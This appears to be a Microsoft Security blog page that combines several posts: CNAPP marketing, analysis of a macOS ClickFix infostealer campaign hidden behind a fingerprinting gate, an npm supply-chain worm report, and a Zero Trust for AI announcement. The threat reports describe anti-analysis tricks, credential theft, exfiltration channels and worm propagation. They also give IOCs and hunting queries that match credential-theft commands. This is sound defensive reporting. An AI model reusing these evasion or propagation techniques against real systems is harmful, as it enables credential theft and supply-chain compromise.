KuppingerCole evaluates providers on product strength, innovation, and market presence, and, more importantly, on how effectively they help organizations manage real risk across cloud and AI. Several themes define the next generation of platforms:
AI security posture management that governs models, pipelines, and AI-specific attack paths.
Agentic AI that investigates, validates exposures, and helps remediate, not just detect.
Runtime-driven risk prioritization focused on what is exploitable in production.
Security graphs and attack path analysis across identity, data, network, workload, and AI.
Convergence of CNAPP with cloud detection and response, integrated with the SOC.
Taken together, these capabilities represent a move from fragmented visibility to connected, contextual risk management that spans cloud and AI in a single fabric.
How Microsoft helps organizations manage real risk
1. Connect cross-domain signals to prioritize real attack paths
Most security tools surface large volumes of findings, but isolated findings do not reflect how cyberattacks actually happen. Microsoft Defender for Cloud uses the Cloud Security Graph and risk-based, multicloud attack path analysis to correlate posture, identity (human and non-human), data, network, and workload signals and identify which risks are truly exploitable. A misconfigured storage resource may look low priority on its own. Exposed to the internet, combined with excessive permissions, and connected to sensitive data, it becomes part of a clear attack path.
What this means: Security teams can prioritize real attack paths instead of individual findings, helping reduce alert fatigue and improve remediation speed and precision.
2. Secure AI as part of cloud risk, and use AI to run security
Defender for Cloud brings AI security posture management into the same model as the rest of the cloud, helping organizations validate AI deployment configurations, access controls, model provenance, approved model usage, and identify potential shadow AI risks within supported environments. Through Microsoft Security Copilot and a growing set of specialized security agents, the platform also helps teams investigate, prioritize, guide remediation, and automate workflows.
What this means: Organizations can govern AI as part of cloud risk rather than in a separate silo, and shift AI from flagging risk to actively helping resolve it.
3. Reduce complexity from code to cloud to SOC
As environments scale, fragmented tools make it difficult to understand how risks connect and where to focus first. Defender for Cloud connects code and infrastructure definitions, assesses cloud configurations, protect workloads at runtime, monitor applications and APIs, govern identities, correlate threats across the broader digital estate, and use AI to accelerate investigation and remediation across multicloud and hybrid environments.
What this means: Security teams can investigate faster, prioritize more consistently, and respond more quickly across fragmented cloud and application environments.
What this signals for security leaders
The Leadership Compass offers a signal for where cloud security is headed: toward platforms that connect context across cloud, application, and AI environments so teams can prioritize the risks most likely to be exploited and reduce exposure faster. Security leaders should now ask:
Can the platform correlate signals across identity, endpoints, data, cloud, runtime, and applications?
Does it see AI models, agents, and pipelines as part of cloud risk, or is AI a separate tool?
Can it prioritize risk based on exploitability, not just severity?
Does AI help the team investigate and remediate, or only detect?
Can it scale across multicloud and AI environments and reach into the SOC?
These are the capabilities that define the next generation of cloud-native application protection.
Bottom line
KuppingerCole’s 2026 CNAPP Leadership Compass reinforces a clear shift: CNAPP is becoming the control plane for managing risk across cloud, identity, data, applications, and AI. Microsoft’s recognition as a Leader across all four Leadership categories reflects this shift, bringing posture, runtime, identity, data, application, and AI signals into a connected platform that helps organizations prioritize and reduce risk continuously.
Explore Microsoft cloud security solutions to see how unified posture management, risk prioritization, and protection across cloud and AI can help reduce risk.
To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.
In this article
Activity overviewHow ClickFix works Campaign overviewClickFix moved from open pages to fingerprinting gatesThe fingerprinting gateMitigation and protection guidanceIndicators of compromise (IOC)ReferencesLearn more
Microsoft Threat Intelligence observed a macOS ClickFix campaign distributing infostealers, including MacSync and Atomic Stealer (AMOS), through a large cluster of look-alike domains. The campaign evolved from broadly serving Clic
Microsoft Threat Intelligence observed a macOS ClickFix campaign distributing infostealers, including MacSync and Atomic Stealer (AMOS), through a large cluster of look-alike domains. The campaign evolved from broadly serving ClickFix lures to using a server-side browser-fingerprinting gate that shows the lure primarily to visitors whose environment appears consistent with a genuine macOS browser. This cloaking limits visibility for crawlers, sandboxes, and some automated analysis workflows. The blog details the domain pattern, fingerprinting checks, infection chain, detection coverage, and hunting pivots that defenders can use to identify related activity.
Activity overview
Microsoft Threat Intelligence has been tracking a macOS ClickFix operation that distributes information-stealing malware through a large family of algorithmically named domains. Over several weeks of monitoring, Microsoft observed a notable shift in tradecraft: the same infrastructure moved from openly serving the malicious command in the served page’s HTML source to concealing the lure behind a server-side fingerprinting gate that reveals the payload only to visitors the server assesses as a genuine macOS target. The chain ultimately delivers information stealers such as MacSync or Atomic Stealer (AMOS).
This activity is consistent with the broader shift in macOS ClickFix tradecraft that Microsoft Threat Intelligence previously documented, in which threat actors instruct users to run Terminal commands that retrieve remotely hosted content rather than the traditional approach of delivering a disk image for manual installation. The cluster described here is notable for two reasons: its domains are mass-produced by a recognizable name generator, and it adopted server-side cloaking on existing infrastructure, giving defenders a clear before-and-after view of the same operation.
In this blog, we describe the campaign’s domain-generation pattern, the two delivery phases we observed, the fingerprinting gate that now fronts the infrastructure, and the end-to-end infection chain. We also provide hunting guidance, mitigation recommendations, and defanged indicators of compromise.
How ClickFix works
ClickFix is a social-engineering technique where attackers persuade users to copy and run a command in Terminal instead of downloading a traditional macOS application. The lure usually appears as a fake verification step, software update, download error, or CAPTCHA, with the command disguised as something required to complete the action. Because execution starts from a user-run Terminal command rather than a downloaded app bundle, the flow can avoid parts of the normal macOS application trust path, including quarantine handling, code-signing evaluation, and notarization checks typically applied to downloaded applications.
In this campaign, ClickFix remains the delivery mechanism, but the important change is that the lure is no longer shown to every visitor. The page first profiles the visitor through a browser-fingerprinting gate and primarily requests consistent with a genuine macOS browser environment receive the fake “Download for macOS” page and copied Terminal command.
Figure 1a – The counterfeit “Download for macOS” page served to a qualifying visitor by a cloaked gate (apricotfilepoint[.]com). The page displays a forged “Verified Publisher” badge and offers a one-click Copy of an obfuscated curl one-liner.
Delivery is conditional. During analysis, the same URLs returned different content to different requests. In some case the macOS ClickFix lure, and in others an apparently benign decoy page.
In our testing, a request presenting a Windows browser received a decoy page such as a fake browser-extension or VPN landing page (Figure 1b) or a page impersonating an unrelated business such as a logistics and freight-forwarding company rather than the ClickFix lure. Because this decision is made server-side on a per-request basis, a given scan or visit may receive benign or decoy content and still be interacting with malicious infrastructure, so an apparently benign or look-alike response does not mean the domain is safe. We examine how the gate evaluates each request later in this post.
Figure 1b – A decoy page (a fake “Urban VPN Proxy” browser extension landing page) returned to non qualifying requests on the same domain (apricotfilepoint[.]com).
Campaign overview
The key change in this campaign is not the ClickFix lure itself, but the new layer placed in front of it. Microsoft Threat Intelligence confirmed more than 250 ClickFix front-end domains during the tracking window, and many followed a repeated naming pattern using the token “file” with dictionary-style words, such as filecopperbasket, filevelvettractor, fileoceanhammer, and filemarblegarden.
Some related domains place “file” token in the middle or at the end, such as applefilevault, bananafastfile, and orangesmartfile, while others omit it completely, such as cloudsendhub and syncdatavault. Defenders should treat the naming pattern as a hunting pivot, not a complete signature. The stronger signal is the combination of dictionary-style domains, shared infrastructure behaviour, and the fingerprinting gate that controls who sees the ClickFix lure. This naming pattern is useful for clustering and hunting, but it is not the main story. The more important behaviour is that these domains now serve a browser-fingerprinting gate before showing any malicious content.
ClickFix moved from open pages to fingerprinting gates
In its earlier phase, the campaign’s domains served the lure directly. Retrieving one returned a “complete your download in Terminal” page with the malicious command present in the HTML. A scanner that does not execute JavaScript could recover the entire attack from the page source, including: the macOS paste-to-Terminal instructions, clipboard-write logic, obfuscated shell command, and encoded staging URL. Because the command was embedded in the served page, the domains were readily identifiable from passive data and static content matching.
The same infrastructure that previously exposed its ClickFix lure directly to visitors has evolved to employ a server-side fingerprinting gate. Rather than immediately presenting the malicious content, affected domains now return a minimal page containing only a lightweight JavaScript profiling routine(~2.5 KB size). To both casual visitors and automated scanners, the site may appear blank, inactive, or apparently benign. In reality, the page serves as an evaluation layer that determines whether a visitor should be shown the ClickFix lure.
Across Microsoft Threat Intelligence’s investigation of this domain cluster, the outcomes were consistent. Simple crawlers received an empty, parked-looking page. JS-capable crawlers and sandbox environments that failed fingerprinting checks were served apparently benign decoy page, and requests presenting a genuine macOS browser fingerprint were shown the ClickFix lure.
Figure 2 – Earlier open-lure delivery compared with the current fingerprinting-gated delivery flow.
The fingerprinting gate
The gate profiles each visitor using a combination of browser, hardware, and runtime attributes, which are submitted to the server for evaluation. The following sections break down the categories of signals collected.
Browser profiling and environment collection
The first stage builds a browser fingerprint by collecting browser and page details from six objects exposed to the page: navigator, screen, window, document, location, and console. From navigator, it captures values such as platform, for example, “MacIntel”, user agent, language, vendor, and plugins, which establish the visitor’s claimed device and browser identity.
Display values from screen and window, including screen size, color depth, window dimensions, and pixel ratio, provide consistency signals for whether that identity is consistent with a real, non‑virtualized Mac environment. Page context from document and location, including title, referrer, character set, URL, and host, helps tie the fingerprint to the delivery context. The console object is also enumerated as part of the runtime surface and later helps identify developer tools or automated log-capturing environments. These values are merged into a single fingerprint object tagged with mode: “php” and later submitted back to the server for evaluation.
Figure 3a – The gate collects browser, system, and environment characteristics from multiple browser objects to build a visitor fingerprint.
Hardware validation
The gate then performs additional validation to determine whether the visitor resembles a genuine macOS user. One notable check uses WebGL, a browser graphics API normally used to render 2D and 3D content, to retrieve graphics-processing details from the visitor’s device. In this campaign, those WebGL-derived GPU signals help distinguish real Apple hardware from virtualized, emulated, software-rendered, or sandboxed environments before the server decides whether to return the ClickFix lure.
Figure 3b – WebGL-derived GPU signals can help distinguish likely Apple hardware from virtualized, emulated, software-rendered, or sandboxed environments.
Environment and behavioral checks
Additional probes evaluate characteristics such as timezone configuration, touch-input support, and whether the page is running inside an embedded frame. These signals help identify uncommon execution contexts that may indicate automated analysis or monitoring infrastructure.
The script records three signals:
timezoneOffset reads the system’s local timezone offset. Unusual or inconsistent values can contribute to identifying hosted infrastructure, sandbox environments, or otherwise atypical execution context.
frame checks whether the page is running inside an iframe. While common in legitimate scenarios, embedded execution contexts can also be associated with crawlers, analysis tools, and other automated environments, making this a useful qualification signal.
touchEvent checks for touch-input support. On desktop macOS systems, touch support is generally uncommon; unexpected touch capabilities can contribute to identifying an emulated, spoofed, or otherwise atypical environment.
Together, these checks help the gate distinguish a normal macOS desktop browser session from framed, headless, mobile, sandboxed, or automated environments before the server decides what content to return.
Figure 3c – Additional checks evaluate environmental attributes that can help differentiate legitimate users from automated systems.
Anti-analysis techniques
The gate also incorporates checks designed to detect browser instrumentation, automation frameworks, and modified browser behavior. Rather than simply determining whether a visitor is a bot, these probes appear intended to identify environments commonly used by researchers, crawlers, and security-analysis platforms. The implementation details described here are intended to help defenders recognize and detect gate behavior in malicious traffic-distribution infrastructure.
Figure 3d – The gate performs checks intended to identify browser instrumentation and automated analysis environments.
Two checks stand out. The first is a toString() counter. The script creates a temporary function whose toString() method increases a counter, then writes that function to the console. In a normal browser, this counter usually remains unchanged. However, if the developer console is open, or if a headless or log-capturing tool serializes console output, the function may be converted to a string, causing the counter to increase.
The second is a prototype-tamper probe built around a normal browser capability check. The gate calls canPlayType(“video/mp4”), which normally checks whether the browser supports MP4 playback. Here, that check is repurposed as a tripwire. A genuine browser handles the codec check natively and silently, but some automated or stealth browsers fake codec support in JavaScript. If that JavaScript path calls the hooked Array.prototype.includes, the gate sets the proto:true signal and flags the environment as potentially instrumented or automated.
Fingerprint submission
Once profiling is complete, the collected attributes are packaged and silently submitted back to the same server for evaluation. This process occurs without any user interaction or visible page content.
Figure 3e – Collected fingerprint data is submitted to the server, which determines whether the visitor qualifies to receive the ClickFix lure.
The following is the sample fingerprint the client sends to the server (values are representative and defanged):
Server-side victim selection
With the fingerprinting logic in place, the malicious content is no longer present in the initial page shown to the visitor. Instead, the server withholds the ClickFix lure until it receives and evaluates the submitted fingerprint, then returns one of two responses:
A bot, crawler, sandbox, virtual machine, unexpected geography, or unexpected browser receives a blank page, a benign decoy, or no content.
A genuine Mac and browser in an expected context receive the ClickFix lure: the counterfeit “Verified Publisher / Download for macOS” page and its poisoned one-liner. The targeting is primarily environment-based: genuine macOS users in an expected browser and request context receive the ClickFix lure.
This is a Traffic Distribution System (TDS) gate. We call it a TDS because the payload is delivered by server-side, on demand, only to visitors the operator selects security crawlers, researchers, and sandboxes are served no malicious content. This gating can make automated detection and analysis more difficult because those tools may see only an apparently benign response even though the infrastructure can deliver the ClickFix lure to selected macOS visitors.
Figure 4 – Server-side fingerprint evaluation and possible responses for selected and non-selected visitors.
Inside the infection chain: from gated lure to AMOS
The individual techniques used by the gate are not inherently malicious or novel. Browser fingerprinting, hardware validation checks, and Traffic Distribution System (TDS)-style visitor filtering are common in anti-abuse systems and have previously appeared in exploit-kit and malvertising ecosystems. What distinguishes this activity is how these techniques are integrated into a ClickFix campaign. Rather than immediately presenting a malicious command, the actor performs server-side victim qualification before revealing the lure, reducing visibility to researchers and automated security systems while maintaining access to intended macOS targets.
Using a qualified macOS target, we analyzed the complete infection chain. The activity began on a file<word><word>[.]com domain hosting the fingerprinting gate, which returned the counterfeit Download for macOS page (Figure 1a). A non-qualifying request received little or no visible content. The page uses GitHub-themed branding to mimic a legitimate software download experience; the branding is spoofed and does not indicate any compromise of GitHub.
When the victim runs the Terminal command, the campaign retrieves and executes a remote script from a /curl/<id> URL. The chain then progresses through multiple script stages before ultimately downloading and launching Atomic Stealer (AMOS), an information stealer that harvests credentials, browser and cryptocurrency wallet data, authentication stores, and other sensitive files before exfiltrating them. We detailed AMOS delivery across multiple macOS ClickFix lures in earlier research.
Because delivery is restricted to qualified visitors, the fingerprinting gate is often a more reliable hunting target than the downstream malware. Systems that inspect page content without executing client-side JavaScript can observe the gate logic directly, while environments that fail qualification are redirected to apparently benign or no content. Because these characteristics also appear in legitimate anti-bot implementations, evaluate combinations rather than single indicators. Useful signals include self-submitting fingerprinting forms, hidden fingerprint data fields, artifacts such as the mode:”php” parameter, and domains following the observed file naming convention; correlating several of these improves confidence and reduces false positives.
Mitigation and protection guidance
Organizations can apply the following recommendations to reduce exposure to this and similar macOS ClickFix campaigns:
Educate users. Reinforce that no legitimate download, CAPTCHA, or verification step requires pasting a command into Terminal.
Monitor Terminal usage. Alert on Terminal or shell sessions that spawn curl, base64, gunzip, or osascript, particularly when initiated shortly after web browsing.
Detect native-tool abuse. Flag unusual sequences of macOS utilities such as curl piped to zsh, base64 -d, and xattr -c immediately preceding chmod +x.
Inspect outbound downloads. Monitor curl activity that retrieves encoded or compressed payloads from newly registered or low-reputation domains, including /curl/<hex-id> request paths.
Protect credential stores. Detect unauthorized access to keychain items, browser credential databases, SSH keys, and cryptocurrency wallet data.
Monitor data staging. Alert on the creation of archives of sensitive artifacts followed by HTTP POST exfiltration.
Block on infrastructure, not just front-end domains. Where validated, prioritize blocking known shared back end and staging hosts (for example, malware-c2 and the /curl/<id> staging hosts) over individual disposable front-end domains.
Hunt the generation pattern. Where feasible, alert the file<word><word> domain pattern rather than maintaining a list of individual domains.
On macOS 26.4 and later, Apple introduced a mitigation that displays a warning when a user attempts to paste a potentially malicious command into Terminal, directly addressing the ClickFix delivery mechanism.
When a user attempts to paste a potentially malicious command into Terminal, they will now see the following prompt:
Possible malware, Paste blocked
Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.
Microsoft Defender XDR detections
Tactic
Observed activity
Microsoft Defender coverage
Initial Access
Malicious webpage
Microsoft Defender for SmartScreen SmartScreen Detection Blocks webpage (Figure 5)
Execution
User copies, pastes, and runs encoded instructions. The instructions are decoded, executable files are created from remote attacker infrastructure, and the malware implant is executed.
Microsoft Defender for Endpoint – Behavior:MacOS/SuspAmosExecution – Malicious file execution – Behavior:MacOS/SuspOsascriptExec – Malicious osascript execution – Behavior:MacOS/SuspDownloadFileExec – Behavior:MacOS/SuspInfoExfil – Behavior:MacOS/SuspiciousActiviyGen.AE – Suspicious file download and execution
Microsoft Defender SmartScreen displays a warning message to Microsoft Edge users when they visit a ClickFix landing page:
Figure 5. Microsoft Defender SmartScreen flagging a ClickFix webpage.
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
Incident investigation
Microsoft User analysis
Threat actor profile
Threat Intelligence 360 report based on MDTI article
Vulnerability impact assessment
Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.
Advanced hunting
The following query is an illustrative starting point. Validate table/column names and adjust the time range and indicators for your environment before running.
Known-IOC network sweep (mirrors a standard IOC hunt; populate from the IOC table and refresh as domains rotate)
let lookback = 30d;
let SuspiciousDomains =
dynamic(["lemonfilewave.com","limefilescope.com","mangocloudfile.com"]);
DeviceNetworkEvents
| where Timestamp >ago(lookback)
| where RemoteUrl has_any (SuspiciousDomains)
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
In this article
Attack chain overviewMitigation and protection guidanceIndicators of compromise (IOC)Microsoft Defender XDR detectionsAdvanced hunting queriesLearn more
Microsoft Threat Intelligence identified a large-scale npm supply chain attack affecting more than 400 packages across multiple unrelated publishers, including packages associated with major enterprise software ecosystems such as keyv, flat-cache, cache-manager, and others. The malicious rel
Microsoft Threat Intelligence identified a large-scale npm supply chain attack affecting more than 400 packages across multiple unrelated publishers, including packages associated with major enterprise software ecosystems such as keyv, flat-cache, cache-manager, and others. The malicious releases contain a Mini Shai-Hulud variant, a self-propagating credential-stealing worm delivered through a large, heavily obfuscated Bun-based JavaScript payload. The malware typically executes automatically through an npm preinstall lifecycle hook before package installation completes.
Once executed, the malware searches developer workstations and continuous integration and continuous delivery (CI/CD) environments for npm, GitHub, cloud, and infrastructure credentials. It uses recovered identities to authenticate to npm, GitHub, Amazon Web Services (AWS), Kubernetes, and HashiCorp Vault, enabling it to enumerate packages, repositories, workflow secrets, cloud parameters, and secret-store values. Collected data is encrypted and transmitted through an attacker-controlled HTTPS endpoint, with GitHub repositories serving as a fallback exfiltration channel.
The payload’s most significant capability is automated propagation. After obtaining an npm publishing token, it enumerates packages available to the compromised identity, downloads their latest tarballs, inserts the malware and setup loader, adds a preinstall hook, increments the patch version, and republishes the modified packages. The malware can also use stolen GitHub credentials to inject Claude and Visual Studio Code configuration files into repositories, establishing persistence and creating an additional developer-to-developer infection path.
In this blog, we’re sharing our analysis of this supply chain attack, along with protection, detection, amd hunting guidance. Organizations that installed an affected package with lifecycle scripts enabled should treat the associated developer workstation or build runner as potentially compromised. Investigations should prioritize credentials accessible to the affected identity, unauthorized npm releases, unexpected repository or workflow modifications, suspicious cloud and secret-store access, and artifacts produced by affected build systems. Organizations should revoke and rotate exposed credentials from a known-clean environment and rebuild affected systems and downstream artifacts from trusted sources.
Attack chain overview
The campaign appeared as a rapid sequence of unauthorized patch releases across more than 400 npm packages maintained by otherwise unrelated publishers. Many malicious versions had no corresponding source-code commit, pull request, tag, or legitimate release, indicating that the attackers modified and published package tarballs directly rather than compromising each public source repository.
Affected releases typically added a preinstall lifecycle script that launched a malicious file, setup.mjs, contained within the package, which launched the large, obfuscated Bun JavaScript bundle included in the package. Because npm runs preinstall scripts before installation completes, the payload could execute on developer workstations and build runners before application tests or conventional security checks began.
After execution, the malware performs the following actions:
Determines whether it is running on a developer workstation or in a CI/CD environment. On workstations, it detaches itself to continue after installation; on CI/CD systems, it remains in the active job to access workflow secrets, runner credentials, and OpenID Connect (OIDC) publishing permissions. Both paths could support further package or repository propagation when suitable credentials are found.
Collects credentials from local files, environment variables, command-line tools, and GitHub Actions runner memory.
Authenticates to npm, GitHub, AWS, Kubernetes, and HashiCorp Vault to enumerate additional accessible resources and secrets.
Encrypts and exfiltrates collected data through an HTTPS channel, using GitHub repositories as a fallback.
Uses recovered npm publishing access to modify and republish additional packages.
Uses GitHub credentials to inject files into Claude and Visual Studio Code configurations across repository branches for persistence.
The payload’s package-propagation routine downloads each publisher’s latest release, inserts itself, increments the patch version, and publishes the resulting archive. This mechanism can rapidly transform one compromised npm identity into many malicious package releases.
Figure 1. Attack chain.
0. Initial publisher access
Evidence points towards stolen maintainer credentials as the attack vector for initial compromise. Later propagation used stolen npm publishing tokens and, in targeted workflows, GitHub Actions OIDC publishing access.
1. Payload startup and background execution
The malicious npm package uses a lifecycle hook to launch its bundle.
During preflight, the payload checks the environment, exits on Russian-language systems, avoids duplicate instances, and starts a detached copy in the background on developer systems.
Figure 2. Platform identification and execution.
In CI environments, the payload remains attached so it can access credentials available to the active build job.
2. Initial credential discovery
The payload first collects information that is immediately available from the local system, shell, and GitHub Actions runner.
Figure 3. Credential discovery.
The shell collector attempts to obtain the GitHub CLI token and captures the values of all process environment variables. The filesystem collector searches credential files, shell histories, cloud configuration, Secure Shell (SSH) keys, and other sensitive locations.
3. Cloud and secret store enumeration
The recovered code then creates dedicated collectors for cloud and infrastructure services.
Figure 4. Credential enumeration.
These modules do not merely scan files for token patterns; they use available credentials to call service APIs, verify access, and retrieve additional secrets permitted to those identities.
The following snippet shows the authentication attempt made using the found credentials:
Figure 5. Credential validation.
4. GitHub credential theft and enumeration
Discovered GitHub tokens are validated before being used for additional collection or repository access.
Figure 6. GitHub credential collector.
The payload checks token scopes, enumerates writable repositories, and identifies repositories where workflow execution could expose additional secrets.
6. GitHub Actions OIDC abuse
The payload also contains a targeted publishing path for GitHub Actions workflows configured as npm trusted publishers.
Figure 7. Re-publishing package using GitHub OIDC token.
Packages published through this route can carry valid provenance because the publication originates from a legitimate workflow identity.
7. Exfiltration and fallback
Collected results are serialized as JSON, gzip-compressed, and encrypted with a randomly generated AES-256-GCM using a randomly generated 32-byte key and 12-byte initialization vector (IV). The AES key is then encrypted with the attacker’s RSA public key using RSA-OAEP-SHA256.
The payload first attempts delivery through an attacker-controlled dynamic HTTPS endpoint. The active domain can change through on-chain contract (0xE1f2395ee43e45A1556EC6438a88c31B83493103, selector 0x53ed5143) or, as a fallback, from a cryptographically verified signed GitHub commit (Signed fallback marker: thebeautifulmarchoftime). If that channel is unavailable, it creates a public GitHub repository with the description Shai-Hulud: Here We Go Again.
Encrypted results are committed as files such as: results-<timestamp>-<counter>.json.
At the time of analysis, the live contract returns npm-cache[.]com. Earlier candidates include pypi-get[.]com and js-mirror[.]com.
Figure 8. Exfiltrating stolen information.
In one fallback path, a stolen GitHub token is added separately using double Base64 encoding. This token field is encoded, not encrypted.
8. Repository persistence and secondary spread
The payload can use stolen GitHub credentials to inject the malware and supporting setup files into eligible repository branches. The recovered code targets Claude and Visual Studio Code configuration paths, including .claude/settings.json, .claude/setup.mjs, .vscode/tasks.json, and .vscode/setup.mjs.
These changes create a secondary infection route: future Claude or Visual Studio Code activity can restart the payload even after the original npm installation has completed. In a conditional GitHub fallback path, the payload also attempts to install a token-monitor component that maintains credential access and contains a destructive handler if the monitored token is revoked.
Figure 9. Injecting the malicious code into development ecosystems.
9. Worm behavior: Package modification and publication
The npm tokens found in collected data are checked for package-write permission and two-factor authentication (2FA)-bypass capability.
Figure 10. Republishing the package using stolen NPM token.Figure 11. Malicious update to existing package and republishing.
The propagation routine downloads a package’s latest tarball, copies the current malware bundle into it, adds a loader, and replaces its lifecycle scripts. This creates the worm-like propagation pattern: one stolen token can produce malicious patch releases across every package available to that publisher. This also explains why malicious releases frequently appeared as an otherwise ordinary patch-version increment without corresponding source commits or pull requests.
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat.
Review dependency trees, lockfiles, artifact repositories, and CI caches for the five compromised versions, including transitive references.
Pin known-good package versions.
Purge npm and yarn caches on affected developer endpoints and build hosts, especially if the compromised tarballs were written into shared CI caches.
Rotate credentials and secrets from a clean host if a build system or workstation imported a compromised version, because second-stage execution can expose tokens and compromise build integrity.
Ensure that Microsoft Defender Antivirus cloud-delivered protection, Microsoft Defender for Endpoint telemetry, Microsoft Defender for Containers, and Microsoft Defender XDR investigation workflows are enabled across developer and CI assets.
Organizations that produce software artifacts should also review their own release hardening because this incident appears consistent with CI/CD pipeline abuse through GitHub Actions OIDC publishing. Defenders should review token scopes, workflow approvals, protected environments, release provenance, and anomaly detection around automated package publication. Supply chain response cannot stop at host triage; it must also include verification that the release process itself has not been subverted.
After remediation, validate recovery deliberately. Rebuild affected projects from a known-good dependency baseline, confirm that compromised hashes are absent from package caches and artifact stores, and review endpoint telemetry for any lingering NodeJS directory artifacts such as Math_Symbol.js, Math_init.js, or names similar to math_<guid>.js, or suspicious node child processes. For development organizations that share base images or golden build runners, rebuild those images as well so future jobs do not silently inherit poisoned caches or post-compromise persistence.
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Tactic
Observed activity
Microsoft Defender coverage
Initial access / Execution
Malicious files embedded in compromised npm packages execute the embedded payload automatically through a malicious preinstall lifecycle hook.
Microsoft Defender Antivirus – Trojan:NPM/ShaiLoader.BY – Trojan:NPM/MalBun.A – Trojan:NPM/ShaiWorm.DAY!MTB
Microsoft Defender for Endpoint – Suspicious Node.js process behavior – Suspicious Node.js script execution
Execution / Defense evasion
The preinstall loader launches a heavily obfuscated Bun-based JavaScript payload designed to hinder analysis and evade Node.js-focused monitoring.
Microsoft Defender Antivirus – Behavior:Linux/SuspBunActivity.A – Behavior:Win32/SuspBunActivity.A
Microsoft Defender for Endpoint – Suspicious usage of Bun runtime – Suspicious installation of Bun runtime – Suspicious Node.js process behavior – Suspicious script execution via Bun – Suspicious Node.js script execution
Microsoft Defender for Cloud – Suspicious npm supply-chain compromise activity detected
Credential access / Collection
The malware searches developer workstations and CI/CD environments for npm, GitHub, cloud, Kubernetes, and secrets.
Microsoft Defender for Endpoint – Credential access attempt – Suspicious cloud credential access – Enumeration of files with sensitive data – Suspicious access of sensitive files
Microsoft Defender for Cloud – Sha1-Hulud Campaign Detected: Possible command injection to exfiltrate credentials
Advanced hunting queries
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Execution of the preinstall script
DeviceProcessEvents
    | where Timestamp > ago(3d)
    | where FileName in~ ("node", "node.exe")
    | where ProcessCommandLine in~ ("node setup.mjs", "node  setup.mjs")

CloudProcessEvents
    | where Timestamp > ago(3d)
    | where FileName in~ ("node", "node.exe")
    | where ProcessCommandLine in~ ("node setup.mjs", "node  setup.mjs")
Execution of second-stage JavaScript using Bun runtime
DeviceProcessEvents
    | where Timestamp > ago(3d)
    | where InitiatingProcessFileName in~ ("node", "node.exe")
    | where InitiatingProcessCommandLine in~ ("node setup.mjs", "node  setup.mjs")
    | where FileName in~ ("bun", "bun.exe")
    | where FolderPath contains "bun-dl-" or ProcessCommandLine has "node_modules"
Malicious JavaScript from malicious packages
DeviceFileEvents
| where Timestamp > ago(3d)
| where SHA256 in~ ("9fc2570b7cef51c1b8df116d144d11ff4096357be7d2c4c6367cfc2509cf1bcc", "fd3ca4007b225fdf8de7af4345a19179d5efa8c4bb9205f88cda806e5684b1eb", "54dc7ea54a1317cca0e890a2770630cf7fa6c97813e0cb9d2caa93012b350668")
Credential access by malicious JavaScript
DeviceProcessEvents
   | where Timestamp > ago(3d)
   | where ProcessCommandLine has_any ('gh auth token', 'gcloud config config-helper', 'az account get-access-token', "azd auth token")
   | where InitiatingProcessFileName in~ ("bun", "bun.exe")
   | where InitiatingProcessFolderPath contains "bun-dl-" or InitiatingProcessCommandLine has "node_modules"
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat Intelligence 360 report based on MDTI intelligence, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.
For this campaign, Security Copilot can help analysts summarize affected devices, pivot from the package hashes to endpoint evidence, identify hosts that communicated with the IPFS path or C2 infrastructure, and build remediation actions such as cache purge, credential rotation, and containment sequencing for impacted developer systems and build runners.
Threat intelligence reports
Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this compromise. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in customer environments.
As with other active supply-chain investigations, defenders should monitor for updated intelligence on package status, additional affected versions, infrastructure changes, and newly surfaced post-compromise tradecraft. Microsoft will continue to incorporate validated indicators and detections into Microsoft security products as the investigation evolves.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
The calculus of cybersecurity has changed. AI is reshaping how organizations build, deploy, operate, and defend digital systems. AI-powered development tools, agents, and autonomous workflows are accelerating innovation but they are also introducing new attack surfaces, new trust boundaries, and new security challenges.
Microsoft has long helped organizations secure their digital estates using Zero Trust principles. That leadership was recently recognized by KuppingerCole analysts, which name
The calculus of cybersecurity has changed. AI is reshaping how organizations build, deploy, operate, and defend digital systems. AI-powered development tools, agents, and autonomous workflows are accelerating innovation but they are also introducing new attack surfaces, new trust boundaries, and new security challenges.
Microsoft has long helped organizations secure their digital estates using Zero Trust principles. That leadership was recently recognized by KuppingerCole analysts, which named Microsoft as the Overall Leader in its Zero Trust Platform Leadership Compass, ranking Microsoft highest for both product and innovation leadership.
As organizations accelerate AI adoption, secure software development becomes more important than ever. That’s why we are expanding the Zero Trust for AI strategy with two major additions: a new AI-focused Zero Trust Assessment experience and a new DevSecOps pillar in the Zero Trust Workshop. Together, they help organizations get ready for AI by assessing exposure, risks, prioritizing remediation, and securing AI-enabled development from source code to deployment.
Zero Trust Assessment tool updates: New set of assessment checks for AI, Security Operations (SecOps), and Infrastructure.
Zero Trust Workshop updates: New dedicated pillar focused on Developer Security (DevSecOps) and additional guidance for AI Memory.
